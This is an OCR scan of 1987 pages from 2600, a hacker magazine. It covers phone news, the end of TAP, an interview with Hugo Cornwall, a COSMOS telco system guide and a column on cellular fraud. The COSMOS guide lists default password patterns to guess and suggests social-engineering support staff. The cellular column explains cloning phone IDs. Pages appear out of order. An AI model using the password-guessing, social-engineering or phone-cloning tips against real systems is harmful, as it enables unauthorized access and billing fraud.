P.S. Please devote more articles on phone numbers instead of computers. Not everyone has a computer, but everyone has a phone!

Also frustrated in PA

The trick to finding your ANI is to make a little sheet of all possible exchanges in your area code, even ones with 1's or 0's as the second and/or third number (211, 706, etc.). Then go through the front of your phone book where they list all active exchanges. (You may need other phone books to complete your area code.) Put a check next to all the exchanges that are in use. The ones that are left are the ones you have to check out. Sometimes you may have to put a 1 in front of the exchange, sometimes you may have to dial seven numbers after the "exchange". Even if you don't find your ANI in this fashion, you'll probably find something else.

We know that in some parts of 215, dialing 410 plus four digits gets you an ANI. But it could be completely different in your area.

In answer to your last point, everybody may not have a computer, but more than a few computers have you in their database. And that's why it's important.

2600 marketplace

HEY YOU! This is the chance you've been waiting for! A new service of *2600* Magazine. Got something to sell? Looking for something to buy? Or trade? This is the place! And it's free to subscribers! Just send us whatever you want to say (without making it too long) and we'll print it! And, if you send in the only ad we get, you'll get the entire page to yourself! Only people please, no businesses!

PHONES

So few of us really see the possibilities when we look at our telephones. But just think of what's really there. Especially today.

With a telephone, you can take a trip to anywhere. The average person sees it as an everyday tool, an annoyance, a necessity, nothing to play with, nothing to wonder about, nothing to get excited about. What a pity. But in a way, how much better for folks like us who recognize the beauty of it all.

We pick up the phone and we hear a dialtone. The game is afoot. Where are we going? Who are we going to speak to? What exchanges work near us? What area codes work throughout the country? Can we make international calls? How many different operators can we find and what can we make them do?

On a phone, there is only one way to be judged. Your voice tells the whole story and if you can do things with your voice, there is no limit to what you can do over a telephone. This column, and in many ways this whole publication, is dedicated to those who have made telephone use into an art form.

Ask the average person what they think of the AT&T breakup and you'll hear what a bad idea it was. Ask the average telephone repairman and you'll probably get a 40 minute dissertation. (We should listen to these—they can be very revealing.) Ask an elderly person and you may even see some tears. What does this tell us? Did Judge Greene make a mistake? Will making a phone call ever be a simple process again?

All of a sudden phone calls are being treated differently—as a product instead of a natural right we're all kind of born into. We have to make decisions now where they were made for us before. It's all kind of like racial integration. Some preferred the status quo, but it's obvious the system had to change to even approach being fair. And that means we all have to work a little harder, at least for a while to come. We may not even get it right the first or second time. But it's a change that had to happen. Those of us who understand it all a bit better than others should lend a hand and not assume the answers will show up in the front of the phone book.

While the mood here in the States is negative, over in England it's indifference. British Telecommunications PLC was denationalized in late 1984 and according to a recent survey, 72% of those polled think the quality of telephone service hasn't changed since. Another 12% thought service had improved, 10% thought it had declined, and 6% had no opinion whatsoever.

Meanwhile, British Telecom has launched a new service for the London area called Talkabout. It enables up to ten telephone callers from the same area to be linked together on the phone for a chat.

There are two lines to choose from. Both are available 24 hours a day. One is for adults who dial 0055 0055 to join the service. The other is the service for teenagers up to 18 years, who dial 0055 0033.

Callers to the service first hear a recorded message telling them the cost of the call, informing them that all calls are monitored, and—for the teenage line—advising them to tell their parents that they are calling the service. This message is followed by a tone and customers are then linked in with the other callers. The tone alerts other callers that they have a new member joining their group.

So that callers do not lose track of the time, a buzzer sounds every ten minutes on the adult line to remind people how long they have been connected, and

(continued on page 22)

TAP

(continued from page 15)

destroy people's lives is also available. The case of the *Newsweek* reporter harrassed by some TRW crackers who made his life miserable is a case in point.

In spite of what I said earlier, I look forward to reading publications like *2600*, and *Processed World* (which calls itself "the magazine with the bad attitude", 55 Sutter St, San Francisco, CA). They point out what has been done with computers, and point out that life should not be made miserable now that the technology no longer belongs only to the corporations, but that computers and communications can make better lives for those who apply the technology for themselves, and for others (sorry for getting the schmaltz all over your shirt, it will wash right out).

So that's the basic story. There's some stuff I've left out, and some things we'll never know. Tom Edison still had a job to protect, so we couldn't ask for a full investigation of those we'd liked to have had checked out. At least not without more coming out than would have been healthy for him and his job. I haven't seen him since the day I drove the U-Haul out of his driveway. I hope he's doing OK. J.P. moved to the west coast after the eviction, where he's doing fine. And if anyone needs a microcomputer support person with a datacomm background, just give me a call, and my resume will be sent to your nearest BBS.

Keep smiling.

There is no doubt that *TAP* is dead. This must be distinctly understood, or nothing wonderful can come of the story that has just been related.

Old *TAP* is as dead as a doornail.

In fact, since 1983 it's been pretty obvious that *TAP*'s future was in serious question. But it wasn't until July of 1986 that their maildrop was closed. Up until then, by his own admission, the cash that unwitting subscribers sent went right into Richard Cheshire's pocket. *TAP* has certainly left us all with a rather bad taste in our mouths.

There have been many claims and rumours with regards to starting a new *TAP*. Since we began publishing in 1984, we've heard at least two dozen such reports, not one of which has come anywhere close to fruition. And we think that's fortunate—*TAP* should be allowed to rest in peace without others attempting to cash in on their name. Actually, anyone who tried to do that would probably face more of a hassle from all of the outraged customers who were short-changed by *TAP*.

So consider this the end. We'll always remember *TAP*. We'll always be passing back issues back and forth among ourselves. And some of us will even go to the weekly meetings still known as *TAP* meetings held in New York City. But there'll never be, nor should there be, another *TAP* magazine.

Changes

(continued from page 3)

came on the scene. We've always looked at hackers and phreaks as being the possible salvation of our techno-crazy society. Somebody must know the way certain parts of the machine work and how to relate that to human needs. Give us the chance and we'll show you all kinds of little details that are right there in front of you.

***

Our format is not the only thing that is changing. Our prices will be changing as of February 15. Details are within this issue. And starting in March, our issues will be mailed without envelopes, just like most other magazines. There is no reason to be alarmed by this—2600 is not an underground or "illegal" publication. However, if you want your issues mailed in envelopes, contact us by March. At the moment, there's no additional charge for this service.

***

We hope to see more of you become involved with the production of 2600. Send us articles, pictures, clippings, or whatever else comes to mind. The address is 2600, PO Box 99, Middle Island, NY 11953-0099.

We also want your opinions on our new format. Do you like it, do you hate it, is the type too small, etc. This change was based on your previous comments so we do listen.

***

You may even see some copies of 2600 on newstands in the near future. If you know of a newstand or distributor that would be interested in carrying us, let us know. And if you're interested in selling advertising for 2600, we'd really like to hear from you.

PHONES

(continued from page 20)

monitors personally interrupt callers on all lines approximately every ten minutes to remind them of the cost of using the service.

In addition, callers to the teenage line are automatically cut off after ten minutes.

We've seen it before; many phone companies in the United States have already given this a try. But the phone phreaks have been doing it the longest, either through teleconferencing or loops.

People and companies try making money in the strangest ways. Conferencing is only one. Now there's even competition for what you listen to while on hold!

Businesses have begun to program customized advertisements—pitching everything from corporate securities to used trucks—for customers who get put on hold. But Robert D. Horner, president of The Hold Co. Inc. of Fort Washington, Pennsylvania says, "We don't like to call it advertising." Can anyone blame him?

Meanwhile, W. Evan Sloane of San Diego has started a telephone service that offers advice on how to beat drug testing at the workplace. The two-minute, tape-recorded message provides callers with information on the lengths of time that commonly used, illicit drugs stay in the body and suggests ways to doctor urine samples to mask evidence of drug use.

Sloane's a member of a group called Question Authority which he defines as "an attempt to focus some common sense on what's going on in our lives. The little guy is getting beaten down by this and doesn't know how to defend himself because he assumes these tests are accurate. We believe forcing people to take a urine test to get or keep a job is unwarranted search and is unconstitutional."

Not to mention unpleasant. As is the latest move within the Soviet Union to eliminate unlimited local dialing. It's all part of Gorbachev's drive to reduce government subsidies.


Soviets currently pay the equivalent of a couple of dollars a month for as many local phone calls as they want. But the party is over. All calls will have to be paid for very soon.

The Soviet phone system has its problems. Every call to another city or out of the country must be booked through the operator and it can take hours to get through. Direct dialing was introduced briefly just before the 1980 Olympics, but was then abruptly terminated.

It's also next to impossible sometimes to get phone numbers since directories aren't available. You can call directory assistance, but the number is almost always busy. And if you need the number of someone with a common name, you'll be turned away.

But things may be looking up for the folks in Yugoslavia. The phone companies of the Slovenian Republic and Ljubljana have ordered the country's first System 12 digital telephone exchange. This will lead to local manufacture of nearly 700,000 lines of System 12 in Yugoslavia over a five-year period.

There's a lot going on down those little telephone wires. Telecommunications may indeed be a business for some, but for the entire human race it's becoming a vital link, a taste of freedom. We can never let control slip from our fingers.



ATTENTION

This is your last chance to beat the price increase. On February 15, 1987, our prices are going up. But if you act now, you can renew your subscription at the old price.

$12 ..... 1 year renewal
$22 ..... 2 year renewal
$32 ..... 3 year renewal
$30 ..... 1 year corporate renewal
$56 ..... 2 year corporate renewal
$82 ..... 3 year corporate renewal
$20 ..... overseas (1 year only)

Back issues are also going up. The old price:

$20 ..... 1984, 1985, or 1986 issues (12 per year)
$40 ..... Any two years
$60 ..... All three years (36 issues)

Your order must be postmarked February 15, 1987 or earlier to get the old rate. Send all orders to:
2600
PO Box 752
Middle Island, NY 11953 U.S.A.
(516) 751-2600

CONTENTS

TAP: THE LEGEND IS DEAD 4
VMS HACKING 6
TELECOM INFORMER 8
ILLEGAL MEGAHERTZ 10
LETTERS 12
2600 MARKETPLACE 19
PHONE NEWS 20

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.

SAVE YOUR ADDRESS LABEL FOR LOGIN
TO THE NEW PRIVATE SECTOR BULLETIN BOARD!
(201) 366-4431

2600

Volume 4, Number 2 February, 1987 $2

The Monthly Journal of the American Hacker



2600 WANTS YOU!

Join the staff of 2600. It is simple.
Just compile any information you have so it is easily understandable and send it to us. We accept hardcopy and uploads. We will also accept information on floppies—call us if you wish to do that.

We need:
- Profiles of long distance companies
- Profiles of computer systems
- Reviews of popular security devices
- Lists of interesting phone numbers
- Lists of interesting reference books and magazines
- Updated tutorials on using things like ADS, CNA
- Interesting true stories
- Data that can be a good reference
- Maps of computer networks
- Analysis of new legislation

We would like:
- ***Legitimate access to various computer networks***
- ***You to continue to send your comments and questions***
- ***You to continue to send clippings from local papers and magazines***
- ***You to help keep us informed***

Things we could always use:
★ Printers, computers, telephones, and interesting devices
★ More modernized office equipment
★ A 2400 baud modem

If you send an article or data, please request a by-line otherwise we will not print one.
If you send us hardware, please make sure it is not stolen. We do not want your troubles.

We pay our writers a small amount. Perhaps that will be the incentive you need. We also pay people who get advertising for us. Call us for more details.

All contributors, please send your gifts to: 2600, P.O. Box 99, Middle Island, NY 11953-0099, or call 5167512600.

We've been swamped with mail from people who either wanted to renew at the old rate or who wanted to comment on our new style. Please forgive us if we seem to take a little longer to process your particular request—this avalanche far outweighed our wildest dreams.

This probably means we're doing quite well, but it's always hard to be conclusive. Our experiments with several newstands across the country appears to be succeeding as well, and we hope to have a distributor before long. Before long, 2600 will be a household word. Look for a list of newstands we can be found at in a future issue.

This month we're happy to present an exclusive interview with one of Britain's most notorious hackers, Hugo Cornwall. It's one of many we'll be presenting and we think there's a lot to be learned from his observations.

We've also got an article on COSMOS that many readers will no doubt fail to understand entirely. This has always been a problem for us here as we must constantly try to please both the beginners and the advanced hackers among us. One thing we believe everyone can get out of this article is a realization of all of the different ways your phone service can be categorized and how easy it is to change this with a simple stroke of the keyboard. It might lend some insight as to why you didn't get what you asked for or perhaps how you managed to wind up with a prison phone line.

Phones and computers are incredible and the two together can be quite scary. The purpose of our magazine is to show you what's going on with both—in as many ways as possible.

STAFFBOX

Editor and Publisher
Twenty Six Hundred

Associate Editors
Eric Corley David Ruderman

Office Manager
Helen Victory

PSOS Operations
Tom Blich

Writers: John Drake, Paul Estev, Dan Foley, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Bill from RNOC, Mike Salerno, The Shadow, Silent Switchman, and the usual anonymous bunch.

Artists: Dan Holder, Mike Marshall, Tish Valter Koch.

2600 (ISSN 0749-3851) is published monthly by 2600 Enterprises, Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit pending at Setauket, New York.

POSTMASTER: Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada—$15 individual, $40 corporate. Overseas—$25 individual, $55 corporate.

AN INTERVIEW WITH HUGO

by John Drake

Where did you get your alias from?

It was actually derived over a rather drunken lunch with the publisher, all that I had decided that it was to be a pseudonym, but I will explain genesis. Originally it was going to be Hugo Cornwell with an "E" rather than an "A" because David Cornwell is the real name of John Le Carre, a spy writer who I rather admire—he has also got a number of talented brothers and sisters. So the original thought was that it was going to be, in order to mislead the public, yet another member of a very talented family.

But at the time a number of the Elite hackers were operating under the name Pensanze, a SIG called Pensanze which had originally been called The Pirates of Pensanze for fairly obvious reasons. So Pensanze is in Cornwall, so that's how I came about. So we decided to call it Cornwall with an "A" and Hugo was chosen as a Christian name simply because I think it is one of the less likely names I could possibly have.

How did you start off as a hacker?

Not very deliberately. I got into communicating computers probably very early round about '78 and I just got very curious about what was going on in big computers and liked to drop in and eavesdrop and no one particularly seemed to mind and I never thought of it particularly as naughty or illegal but if I picked up a phone number or a password then I simply carried on collecting it. I ended up with a few sheets full of these things and I would pass them around to friends out of curiosity and it wasn't probably until '82 or '83 that I became aware that there were not just other people collecting [in a] similar sort of way but there was a proper culture outlet called Hacking and I said, "OK, well I suppose I am a hacker."

What did you do previous to hacking—did you have any other interests that were along the same line?

I guess I have been interested in what I call in the book the larger area of tech phreaking. In other words, making technology misbehave in the nicest possible way. I got interested in that when I was an undergraduate at Oxford and everyone I knew was interested in Phone Phreaking and that in fact one of the best phone phreakers was one of the dons and in the primitive sort of phone system that operated there you could really do a lot. So I was interested in that.

I certainly got interested in what we over here in England called bunker hunting. In other words, trying to find out secret sites used by the government and also by the U.S. government. There was partly a political motive in that but it was really rather a lot of fun.

I got interested also in the brief illegal citizen band radio thing that was going on in this country. I got a radio amateur license and I got also very interested in those parts of the radio spectrum that are not terribly well advertised. In most countries in the world, western world, you can buy books that tell you where all the various services lie. You can't in this country or you couldn't until very recently and I say [it] was great fun trying to work out the pattern of the allocation of the frequency bands and then using radio scanners [to] actually eavesdrop on them. You know although some of the stuff is now more widely known, there is a lot of the stuff that isn't known. There are a handful of people in this country who are really rather good at it.

How do the laws in the U.K. versus the U.S. encourage this type of investigation?

How do they encourage it? Well they discourage it really. It is done in two ways. First of all there is a lot less published in this country. We have got much tougher about what we publish. We don't have a Freedom of Information act. Anything that is generated by the government is deemed to be secret unless [it] has been specifically released for publication so there is a hell of a lot less information that is openly available. So there is that one aspect. The other aspect is that a lot of our laws are all enveloping in theory though they're widely ignored in practice. There is a contrast to the United States in particular. I know less about Canada and that is if you look specifically at hacking there is no specific anti-hacking legislation. You can be done for stealing telephone time if you look at telephone hacking, stealing electricity sometimes. You can be done for stealing CPU time on a computer and recently they have done to people for forgery which is basically using passwords to which they are not entitled and that case is going to appeal.

What was your motivation for writing "The Hacker's Handbook"?

The motivation was that I was asked to do it and it was very very easy. The way it happened was a man who was a hacker by interest and a publisher by profession wrote/scrawled a note on a bulletin board saying does anyone want to write a book on hacking and I wrote back not very seriously, in effect saying [you] cannot be serious, it can't be done. He wrote back, said I don't know, call me back and we will have a chat about it. I rang up, said/listed all the obvious things, why all the obvious reasons shouldn't be published and he sort of had a debate with me and at the end of it I felt maybe it could be done. I wrote him a synopsis within 24 hours. 24 hours afterwards he said it was terrific, would I mind waiting two or three days till he had his editorial meeting, but he wanted to do the book and at the end of all of that, you know within one week, beginning of the week I hadn't thought of writing the book, I hadn't thought of writing any book in fact and at the end of the week I actually had a contract.

So I would have never written a synopsis for the

book, I would have never hawked it around publishers but since there was the opportunity and I had already thought about the synopsis, I thought, well why not and I did. There was no great burning desire, there was an opportunity...so I went ahead and did it.

What has been the public/business and media response to your book?

There was a great deal of interest, the book was for several weeks on the Sunday Times Best Seller List so it was competing with some pretty popular items. I think it got popular interest largely because a reporter on the Sunday Times rang up the head of The Computer Security Squad at Scotland Yard [and] asked his comments. The man hadn't read the book but said sufficient for her to be able to headline a story "Yard Condemns Hacker Book". This immediately made the book appear very very important and very very serious and after that it took on a life of its own and I was from my amenity the whole thing with a great degree of amusement.

Those people who knew anything about hacking decided that it was not a very interesting book and I never thought that it would do but it obviously excited a lot of other interest. I think people created the book for themselves—they badly wanted a book about hacking, they wanted to make hackers into some sort of modern myth and my book happened to be around to capture all of that interest. Though there was a great deal of luck in it.

One of the effects of the Scotland Yard condemnation is that the books that hadn't been very widely distributed up till then, the original print run was very small, disappeared very rapidly from the bookshops and it created a further myth that the book had been banned in some way so everyone was rushing around like mad to get hold of them until about a few weeks when the book trade had recovered, copies were there, people grabbed it like crazy for fear that it [was] really going to disappear.

About two weeks after the book was published, a couple of guys were arrested for hacking the Prestel system and the newspaper reporters decided that one of those people was me, so there were headlines saying "Hacker Author Arrested" and things like that and again it wasn't true but it all helped sales.

It was really quite a phenomena and I do say to all hackers the attention that the book got was somewhat undeserved and I feel a little bit apologetic among serious hackers for sort of getting lucky.

In the first book you had a schematic for the Black Box. In the sequel it wasn't there. What was British Telecom's response to the book and how did it influence you in a sequel?

Well, the decision to take it out wasn't mine, it was the publishers, in fact it went in three stages. It was in the first edition the schematic was there complete with values for the various components and then gradually everything disappeared. I don't know that British Telecom did anything very much other than to condemn [the book] and what the publishers decided not unreasonably that things were getting a little bit hot and they [anticipated] trouble and removed the stuff so that they could show that they were being responsible. I think that is the way it happened. British Telecom said that they didn't approve of that sort of thing, that you know there are hackers on British Telecom's staff as you might expect so you know I think to answer to my certain knowledge a lot of people within British Telecom found it amusing and I also have reason to believe that some of the British Telecom Security people were not displeased about the book because it made everyone a lot more alert about the use of passwords.

There is some evidence also to show that quite a few of the books were actually sold either to computer security people or sold by them to, if you like, their customers in essence to say, "Look how easy it all is, read this book and be aware."

How would you say that U.K. hackers would be different from U.S. hackers?

I think that the difference is of sublety rather than of essence. I think there are two areas of difference. First of all my guess is that the majority of U.K. people, U.K. computer enthusiasts, that have modems probably acquired them about two or three years after the majority of U.S. equivalents.

That's really a question of how modems are sold. When I first got interested in computers, the only modems that were available were from British Telecom. You couldn't buy them over the counter in the shop and you had to buy them on rental and they were very expensive. If you had them, you either had fairly illicit ones, ones that had been modified from U.S. use and that was only of limited use or you had these very expensive ones which were registered with British Telecom.

So you got this two or three year gap. The second way I think is that again although it wasn't the case for me, most British enthusiasts, their first database they called into was going to be Prestel which is a video text system 75/1200 baud. The communication software that they had was for that as well. It meant that a lot of their hacking was either into Prestel or into systems which looked like it. Of course there was the university situation in the states where people would tend to be looking at microl clue de grass teletype services 300/300. I suppose that American hobbyists would call into The Source or into a BBS. After Prestel had been going for a bit then in the early eighties you started to get the BBS which people used 300/300. I

(continued on page 11)

some cosmos documentation

by Sir William

This article is intended for the serious COSMOS hacker. Many basic and fundamental functions of COSMOS were left out intentionally, such as logging onto COSMOS, etc. This is meant as an introduction in the operation and use of COSMOS (COmputer System for Mainframe Operations).

System Overview

COSMOS aids in the following functions:

- maintaining accurate records (for orders)
- processing work/service orders and keeping track of their status
- maintaining shortest jumpers on the MDF
- load balancing on the switching systems
- issuing reports

COSMOS can be run on a DEC PDP 11/45, PDP 11/70, or an ATT 3B20

Login

COSMOS identifies itself by its unique logon:

```
;LOGIN:
PASSWORD:
WC?
```

You can hack passwords, usually 4 alphanumeric characters—try SS0X, NA0X where X is a number. There are easier ways to get an account on COSMOS; i.e. social engineering a COSMOS support line. Wire Centers (WC) are 2 alphanumeric characters representing each central office.

Once you are on the system, you have full access to the COSMOS program. There is no security hierarchy while running the COSMOS program. Every user has full access to all the capabilities of COSMOS. However, there is a security hierarchy in the operating system. For example, not everyone can edit /etc/passwd on COSMOS—only a user with the root user ID 0:1 can do that. The shell privs of a user have nothing to do with COSMOS itself.

Transaction Code Format

To have COSMOS perform some action, you must enter a transaction. All transaction codes share a common format. In addition, there are specific rules for each transaction as specified in this article.

Generic Format

```
WC% XXX <CR>                    WHERE XXX IS A SPECIFIC TRANSACTION CODE
   H item1/item2/etc <CR>       H-LINE
   I item1/item2/etc <CR>       I-LINE
   O item1/item2/etc <CR>       O-LINE
   R item1/item2/etc <CR>       REMARKS
```

- The H-LINE indicates a HUNT and is required in most transactions. Generally it refers to either order data, or inquiry and report data.
- The I-LINE indicates that INWARD movement is required, as when telephone service is being installed.
- The O-LINE indicates the transaction requires OUTWARD movement, as when a telephone line is disconnected.

To finish the transaction, type a "."—to abort, pound on the keyboard, or hit a Control-C. After a successful transaction has occurred, a double asterisk normally appears before the answer (**).

COSNIX

COSNIX is the operating system of COSMOS. Some COSNIX shell commands are the same as the UNIX (I assume familiarity with the UNIX operating system):

```
LS (pathname) - list files
              - You can use this to find all other commands,
                by listing /, and /bin.
CAT pathname  -   CATenate a file (View contents)
SH [-ceiknrstuvx] [arg]
   input/output commands : >, >>, <, <<, & digit
              - This invokes the COSNIX programming language.
              - The semantics of this command are too varied
                to explain.  Suffice to say, it is almost
                identical to the Unix "SH" command.
              - for example, sh command statements are:
                - CASE word IN [pattern ! pattern)..list;;]esac
                - FOR name [IN word] DO list DONE
                - IF list THEN list ... [ELSE list] FI
                - list
                - WHILE list DO list DONE
              - VARIABLES
                - $# positional argument
                - $? last executed command by the shell
                - $! process number
                - $HOME home directory
              - OTHER COMMANDS
                - login [arg]
                - SET [arg]
                - wait
```

COSMOS Item Prefixes and Formats

Prefix	Definition	Format
ALT	Alternate	ALT YES or ALT NO
AO	Associated order	AO YES or AO NO
BAY	BAY (SXS) & (ESS)	BAY X (0,1,B,G)
BK	BANK (SXS)	BK X
BL	Bridge Lifter	BL XXXX
BTN	Billing Telephone Number	BTN XXX-XXXX
CA	Cable Number	CA XXXX
CAT	Centrex Treatment code	CAT XX
CC	Call Count	CC XX
CCF	Custom Calling Feature	CCF XXXXXX
CCS	CCS COUNT	CCS XX.X OR CCS XXX.X
CG	Control Group	CG X
CH	Choice (1XB)	CH XX
CP	Cable Pair	CP XXXX-XXXX
CR	Cable Pair Range	CR XXXX-XXXX-XXXX
CTX	Centrex Number	CTX XXXX
DD	Due Date	DD MM-DD-YY

that may be useful

DIP	Dip Option	DIP YES (NO)
DT	Due Time	DT MM-DD-YY
ECS	Equipment Class of Service	ECS XXXXXX
ED	Enter Date	ED MM-DD-YY
EO	Error handling option	EO XX (CE, CW, SE, SW)
EQF	Equipment Features	EQF XXXX
FC	From Cable	FC XXXXX
FDD	Frame Due Date	FDD MM-DD-YY
FEA	Feature	FEA XXXX
	fields [1] R, T (ROTARY/TOUCHTONE)	
	[2] S (sleeve), X (range extension), N (no sleeve)	
	[3] E (essential), N (non essential)	
	[4] G (ground start), L (loop start)	
FR	MDF number	FR XX
GSO	Ground start option	GSO X (1,3)
HF	Hunt from telephone number	HF XXX-XXXX
HG	Hunt group	HG XX
HT	Hunt To telephone number	HT XXX-XXXX
KEY	Recent Change key	
LC	Output Line Count	LC XXXX
LCC	Line Class Code	LCC XXX
LOC	Location (2-digit frame)	LOC XXXXX
LS	List	LS NEW
LTN	Line Trunk Network (2ESS)	LTN XX
LV	Level (ESS)	LV XX
MAX	Maximum value of entity	MAX XX
MO	Month	MO XX
MOD	Module Number	MOD XXX
MIN	Minimum value of entity	MIN XX
NNX	Telephone Prefix Number	NNX XXX
NUM	Number of parameters	NUM XXXX
MRO	Message Register option	MRO YES (NO)
OC	Order Class	OC XXX
OD	Output Device	OD XXXX
OE	Office Equipment	
	NO. 1 ESS	OE XXX-XXX-XXX
	NO. 2 ESS	OE XXX-XXXX
	NO. 3 ESS	OE XXX-XXXX
	1XB	OE XXXX-XXX-XX or
		OE XXXX-XXXX-XX
	5XB	OE XXX-XXX-XX
	SXS	OE XXX-XXX
OP	Optional Printout	OP XXX
OPT	Party Assignment	OPT X (1-3)
ORD	Service Order Number	ORD XX.XX (25 MAX)
OT	Service Order Type	OT XX
PDF	Preferred MDF	PDF XX
PL	Circuit number (PRIVATE LINE)	PL XXXXXXXX
PRM	Parameter	PRM XXXXXXX
PRZ	Preferred Rate Zone	PRZ
PTY	Party number	PTY C
PWC	Print Work Code	PWC XXX
	(PBT, VBT, PCT, RCF, RBT, COM, USR)	
RC	Remarks on cable pair	RC XXXXXXXXXX
RCW	Recent Change Word	RCW XXXXXXX
RD	Release Date	RD XX-XX-XX
RE	Remarks on equipment	RE XX...X
REP	Reprint Option	REP Y
RLY	Relay	RLY XXXX
RMK	Remarks	RMK XX....XX
RT	Remarks on Telephone Number	RT XX.....XX
RW	Suppress recent change message	RW N
RZ	Rate Zone	RZ X
SC	Service Category	SC RES or SC BUS
SDF	Secondary MDF	SDF XX
SE	Special Equipment Number	SE XX...XX
SG	Segmentation	SG X
ST	Status of Load groups	ST XX
STO	Line Equipment Status	STO XX
STP	Cable Pair Status	
	[WK] working, [EX] Excluded, [FU] future	
STT	Telephone Number Status	STT XX
SW	Switch 1xb, ESS	SW X
SWC	Set Work Code	SWC XX
SWG	Switch Group	SWG X
TC	To Cable	TC XXXXX
TG	Telephone Number Range	TG XXX-XXXX-XXXX
TK	Trunk	TK XXXX-XXXX
TL	Premis TN list ID	TL XX....XX
TN	Telephone Number	TN XXX-XXXX
TP	Tie Pair	TP XXXX-XXXX
TR	Terminal Number	TR XXXX
TT	Telephone Number Type	TT X
TYP	Type (ESS, 1XB, 5XB, SXS)	TYP XXX
US	USOC	US XXXXX
USE	Usage	USE G or S
WL	Work Location	WL X, ALL, CPC, ADM, etc
WO	Work Order Number	WO XX....XX
WPN	Work Package Number	WPN XXX
WPT	Work Package Type	WPT XXX
ZN	Zone Number	ZN XXX

Cable Pair Status

WK	Working
SP	Special safeguard protection
SM	Special Safeguard Measures
DM	Designed + SSM
DP	Designed + SSP
DC	Designed Circuit
LI	Left in disconnect
DI	Defective
	1=1,9
RS	Reserved
UK	Unknown
EX	Excluded
SF	Spare
PC	Pending Connect
PD	Pending Disconnect

Line Equipment Status

WK	Working
OF	Company
TJ	Trunk and Junctor
TS	Test
MS	Miscellaneous
RS	Reserved
UK	Unknown
EX	Excluded
SF	Spare
PC	Pending Connect
PD	Pending disconnect
LI	Left in disconnect
FU	Future

Telephone Number Status

WK	Working
NP	Non published
AU	Auxiliary
OF	Company
TJ	Trunk and Junctor
TS	Test
MS	Miscellaneous
RS	Reserved
UK	Unknown
EX	Excluded
AV	Available
DO	Disconnect - Operator Intercept
DM	Disconnect - Machine Intercept
CO	Changed - Operator intercept
CM	Changed - Machine Machine
SF	Spare
PC	Pending Connect
PD	Pending Disconnect

Service Order Types

NC	New Connect
CD	Complete Disconnect
CH	Change
F	From
T	To
SS	Suspension of Service
RS	Restoration of Service
R	Remark

Telephone Number Types

B	Business
C	Coin
O	Company
G	Good
X	Other
Q	Centrex

Service Order and Work Order Statuses

P	Pending
M	MDF completion only
A	PAO completion
C	final completion

Service Order--Secondary Status

P	Pending
J	Jeopardy
W	Withheld

(continued on page 14)

the telecom informer

BY DAN FOLEY

Cellular Phreaking

The future hinted in the December issue of *2600* is already here. Cellular fraud is becoming a concern of the CPC's (Cellular Phone Companies). Much fraud is from the same old source—the theft of cellular phones or even the entire car, resulting with the new "owner" making calls on the victim's cellular ID (and phone bill). Another form of fraud is from roamers (cellular users using their phones in a different city from where they signed up) who don't bother to let the CPC in the new city know their billing info. Roaming will become more prevalent as more people buy cellular phones and use them while they travel. However this form of fraud will soon become a thing of the past, as the CPC's are creating a national billing data clearinghouse which will ensure that bills will reach the right user. This clearinghouse will also (further in the future) allow someone to call a cellular telephone, and the call will be correctly routed to wherever in the United States the phone happens to be.

Of more interest to the readers of *2600* is something that is quickly growing and represents the most dangerous threat to CPC's billing. Spoofing another cellular user's ID isn't as hard as it seemed. Some of the more exotic schemes involve reading cellular ID's off of the airwaves as calls are being placed. Most CPC's don't even bother to encrypt the ID signals (and you don't even need to decrypt if the encryption algorithm doesn't include time and date stamping). But there is even a simpler method than using an "ether" box (so called because the box snatches ID's out of the "ether").

The easiest method by far needs the complicity of a cellular phone repair or installation shop. For many brands of phone the cellular ID is *not* in a ROM like "they" tell you, but instead is programmable. Motorola, for one, is supposed to have easy-to-follow instructions on programming their phone's cellular ID's inside the repair manual. And even if the ID is encoded in a ROM, you can just burn a copy. Rumor has it that cellular ROMs are already available on the black market. Perfect for your local terrorist to call in death threats and be untraceable, as the authorities would accuse the wrong person.


The Largest Cellular Companies

The largest cellular system in the world encompasses almost the entire Gulf of Mexico. On July 15 Coastel (sic) Communications began serving from Brownsville, Texas to Mobile, Alabama, with a switching office in Lafayette, Louisiana, and cell sites on offshore platforms out to about 160 miles from the coast. Coastel plans to target the oil business, fishing and other commercial marine operations. Airtime averages $1.00 a minute, rather expensive, but they do provide a specialized service. Cellular rates average about 60 cents a minute peak.

The largest cellular telephone company is now Southwestern Bell Corp. It bought out Metromedia's nonwireline rights for $1.65 billion. The FCC originally broke the cellular frequencies into three bands, giving one to the local telephone company (the wireline carrier), one to a nonwireline carrier, and saved one for the future. However the distinction has become academic as more RBOCs (Regional Bell Operating Companies) purchase cellular rights in other cities (with our local phone revenues we subsidize their investment in real estate, manufacturing, and all sorts of things having nothing to do with our dial tone). Southwestern Bell now competes against Nynex in Boston and New York, Bell Atlantic in Philadelphia and Baltimore/Washington, and Ameritech in Chicago and Dallas. It also got about 500,000 paging customers in nineteen cities. US West also competes against a fellow

(continued on page 16)


OH MIGHTY TELEPHONE MONOPOLY, YOU ARE GREAT AND MUCH TO POWERFUL...


BUREAUCRACY HAS DECIDED - TO DIVERT YOUR DIVINITY...


IN THIS WAY YOU WILL NOT BE SO DIVINE AND THIS WILL GIVE THE PEOPLE WHAT THEY REALLY NEED!!!
A BIGGER HEADACHE!
NOT TO MENTION BAMBOZLED AGAIN!!
DAN HOLOSR

RCI
A Rochester Tel Company

RCI Corporation
